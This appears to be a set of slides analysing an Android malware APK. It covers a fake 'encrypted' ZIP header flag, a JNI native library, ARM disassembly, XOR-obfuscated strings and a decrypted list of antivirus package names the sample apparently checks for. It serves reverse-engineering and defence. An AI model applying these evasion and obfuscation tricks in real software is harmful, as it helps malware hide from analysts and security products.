values Bit 14-15: reserved

The structure of a PKzip File

- **\x09\x08 -> 00001001 00001000 -> 10001000 00010000**



aaa.apk

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 50 4B 03 04 14 00 09 08 08 00 5C 03 3E 43 00 00  PK........\.>C..
0010h: 00 00 00 00 00 00 00 00 00 00 14 00 04 00 4D 45  ..............ME
0020h: 54 41 2D 49 4E 46 2F 4D 41 4E 49 46 45 53 54 2E  TA-INF/MANIFEST.
0030h: 4D 46 FE CA 00 00 8D 92 51 6F A2 40 14 85 DF 4D  MFþÊ...'Qo¢@.…ßM
0040h: FC 0F 3E EE C6 28 D8 52 AB 26 7D 40 44 CB 8A 08  ü.>îÆ(ØR«&}@DËŠ.
0050h: 22 58 7C 31 C3 30 E0 E8 30 E0 0C 53 C1 5F BF EE  "X|1Ã0àè0à.SÁ_¿î
0060h: 6E 93 ED 92 1A F7 F5 26 E7 3B E7 9E 9C 05 A0 38  n"í'.÷õ&ç;çžœ. 8
0070h: 46 BC E8 F8 88 71 9C D1 51 AB D7 95 9B 0D 8D 21  F¼èøˆqœÑQ«×•›..!
0080h: 50 A0 A8 33 AE 7E 1F 5A DF 54 1A B1 0C 47 2D 17  P ¨3®~.ZßT.±.G-.
0090h: 27 54 CD 8F DF 9B 8D 66 C3 02 29 1A B5 18 E2 52  'TÍ.ß›.fÃ.).µ.âR
00A0h: C4 C0 19 84 04 75 CA 7D 94 63 09 C3 1D 01 82 C2  ÄÀ.„.uÊ}"c.Ã..‚Â
00B0h: 3D 62 DD 9C 26 CD 86 FB AA F6 3A 13 9C 5C 8D 46  =bÝœ&Í†ûªö:.œ\.F
```


Template Results - ZIPTemplateAdv.bt

Name	Value
struct ZIPFILERECORD record[0]	META-INF/MANIFEST.MF
enum SignatureTYPE frSignature	S_ZIPFILERECORD (4034B50h)
⊞ struct VERECORD frVersion	Ver 2.0, OS_FAT
enum FLAGTYPE frFlags	2057: FLAG_Encrypted, FLAG_DescriptorUsedMask, FLAG_Utf8
enum COMPTYPE frCompression	COMP_DEFLATE (8)
DOSTIME frFileTime	00:26:56
DOSDATE frFileDate	09/30/2013
uint frCrc	0h
uint frCompressedSize	0
uint frUncompressedSize	0
ushort frFileNameLength	20
ushort frExtraFieldLength	4
⊞ char frFileName[20]	META-INF/MANIFEST.MF

Signature	₩x50₩x4b₩x03₩x04		
Version	PKZip version needed to extract		
Flags	num	name	bit
	0	**encrypted file**	**1**
	1	compression option	0
	2	compression option	0
	3	**data descriptor**	**1**
	4	enhanced deflation	0
	5	compressed patched data	0
	6	strong encryption	0
	7	unused	0
	8	unused	0
	9	unused	0
	10	unused	0
	11	**language encoding**	**1**
	12	reserved	0
	13	mask header values	0
	14	reserved	0
	15	reserved	0


Using the Java Native Interface

Using the Java Native Interface



```
private MoriService.MyObserver mObserver;
private MoriReceiver mReceiver;

static
{
  System.loadLibrary("Eglsv1");
}

native void HandleOnCreate();

native void HandleonDestroy();

native void ReadDAT();

native void ReadJS();

native void ReadXML(MoriReceiver paramMoriReceiver, Intent paramIntent);

native void SetJNIEnv();

public IBinder onBind(Intent paramIntent)
{
  return null;
}

public void onCreate()
{
  SetJNIEnv();
  this.mCheckHandler = new a(this);
  HandleOnCreate();
  ReadDAT();
  this.mLastTime = System.currentTimeMillis();
  super.onCreate();
```

libEglsv1.so - ReadDAT




```
000194E8                  CODE16
000194E8
000194E8
000194E8
000194E8                  ; ReadDAT(_JNIEnv *, _jobject *)
000194E8                  EXPORT _Z7ReadDATP7_JNIEnvP8_jobject
000194E8                  _Z7ReadDATP7_JNIEnvP8_jobject ; DATA XREF: .data:000DDA98↓o
000194E8 10 B5            PUSH    {R4,LR}
000194EA 04 4B            LDR     R3, =(unk_DF07C - 0x194F0)
000194EC 7B 44            ADD     R3, PC
000194EE 1B 7E            LDRB    R3, [R3,#0x18]
000194F0 00 2B            CMP     R3, #0
000194F2 01 D1            BNE     locret_194F8
```


```
000194F4 FE F7 EA FA BL      Main
```

```
000194F8
000194F8                  locret_194F8            ; CODE XREF: ReadDAT(_JNIEnv *,_jobject *)+A↑j
000194F8 10 BD            POP     {R4,PC}
000194F8                  ; End of function ReadDAT(_JNIEnv *,_jobject *)
000194F8
```

String obfuscation




```
DCD aRainebqbqvkkia     ; DATA XREF: .text:0001269E↑o
                        ; .text:off_129D8↑o
                        ; "RAINEBQBQVkKiAwEs9VWPODaejQh3TFn1jpcS9z"...
DCD aEoazsdcfejpfxi     ; "EOAZSDCFEJPfxIxidWIbTZZhRr2S93AV7Yp3QNs"...
DCD aLrezsdytkjv25r     ; "LREZSDYTKJV25RUXuaGaYxFh2KEkKK56QrHZmY5"...
DCD aOaipahudej0vxh     ; "OAIPAHUDEJ0vxHNfSV8c2JRz4eVzhlYAQlbnq8J"...
DCD aHxiporyfqrquae     ; "HXIPORYFQRQuAesYG1S6EEFrYdn6aNiRBA1IHGg"...
DCD aNsypqdudsdtsmg     ; "NSYPQDUDSDTSmgLN1wAzssSl67lhAbT5DimAHhH"...
DCD aOpebmdupsxaspk     ; "OPEBMDUPSXAspKQCk9szNWNQfNMTbM1mzWTvvp7"...
DCD aTaovslsxsvgnsp     ; "TAOVSLSXSVGnsP8nXvrxfh5v0UHS07LtkaP1KV0"...
DCD aBsmtqhcrqpxany     ; "BSMTQHCRQPxanYLQfvfuvGVNDv4FAtWsOx5WAL1"...
DCD aAsklelijgfh2hv     ; "ASKLELIJGFH2hVPH4Z3Og4bxxFNoSQeNDvaGZag"...
DCD aMbhgfabmtgozpx     ; "MBHGFABMTGozpXfPpWzm1gdQBjuGoDCve5MSFH9"...
DCD aGozazmnolsqnxz     ; "GOZAZMNOLSQnxZiJ5NLQmQ46mGbJZjwIORoKy62"...
DCD aHlhadwzkbmzlix     ; "HLHADWZKBMZLiXM1RvbljIGPwhH8MugKzVxE1Ue"...
DCD aXmlslgzmlsjq6r     ; "XMLSLGZMLSjQ6rUtct4zB2L2pduxajx64YgU0ZH"...
DCD aYrradoxolorpn1     ; "YRRADOXOLOrPn117W4R7xlTzgZeP54RNQd5qvRU"...
DCD aCdtgvsxudszrhu     ; "CDTGVSXUDSZRhuNHOo9JH1HIMm2dhOd89mxMM1n"...
DCD aVbfmvqzmledbwn     ; "VBFMVQZMLEDBWNKvBDPv8NEbarx0mryt7oq7JTX"...
DCD aBapynonkhke7co     ; "BAPYNONKHKE7Co6zfGHY8vOxtJM9iga6KQtrMDj"...
DCD aRvfcvaxwxewqac     ; "RVFCVAXWXEwQAc0Va4Mt5pC1v6E4I4AHIGkR08e"...
DCD aQvpghglope9huz     ; "QVPGHGLOPE9HUz2cdW0iAu6ZcMP9DiKfKiss2Ev"...
DCD aSetjnienv          ; DATA XREF: JNI_OnLoad+6E↑o
```



```
D:\sample\android>decryt.py
com.avira.android_______
com.antivirusDDDDDDDDDDD
com.kmsWWWWWWWWWWWWWWWWW
com.wsandroid.suite@@@@@
com.qihoo360.mobilesafeC
com.ijinshan.dubaCCCCCCC
com.tencent.qqpimsecureD
com.anguanjia.safeXXXXXX
com.lbe.security@@@@@@@@
com.netqin.mobileguardII
com.avast.android.mobilesecurityWWWWWWWWWWWWWWWW
com.estsoft.alyacJJJJJJJ
com.lookoutOOOOOOOOOOOOO
com.zoner.android.antivirusGGGGGGGGGGGGGGGGGGGGG
com.symantec.mobilesecurityFFFFFFFFFFFFFFFFFFFFF
com.drweb.proBBBBBBBBBBB
com.drwebSSSSSSSSSSSSSSS
com.drweb.pro.marketLLLL
com.symantec.mobilesecurityMMMMMMMMMMMMMMMMMMMMM
com.symantec.monitor____
```

Decrypt algorithm


- ex) RAINEBQBQVkKiAwEs9VWPODaejQh3TFn1jpcS9ztCX
- **R** A **INEBQBQV** *kKiAwEs9VWPODaejQh3TFn1jpcS9ztCX*
- **XOR key** **key** *CipherText*
- **com.avira.android**



```
00017B26 E9 49       LDR     R1, =(a0xlmhmxghoba48pjwuyhvzkeomab0ju - 0x17B30)
00017B28 61 AD       ADD     R5, SP, #0x218+var_94
00017B2A 28 1C       MOVS    R0, R5
00017B2C 79 44       ADD     R1, PC           ; "OXLMHMXGHOba48pJWUYhVZKEomAB0JUnc2tpdBN".
00017B2E 76 AA       ADD     R2, SP, #0x218+var_40
00017B30 73 F0 0A ED BLX     String_Alloc
00017B34 60 AE       ADD     R6, SP, #0x218+var_98
00017B36 30 1C       MOVS    R0, R6
00017B38 29 1C       MOVS    R1, R5
00017B3A F6 F7 A5 FE BL      Decryption_String
00017B3E 6B 46       MOV     R3, SP
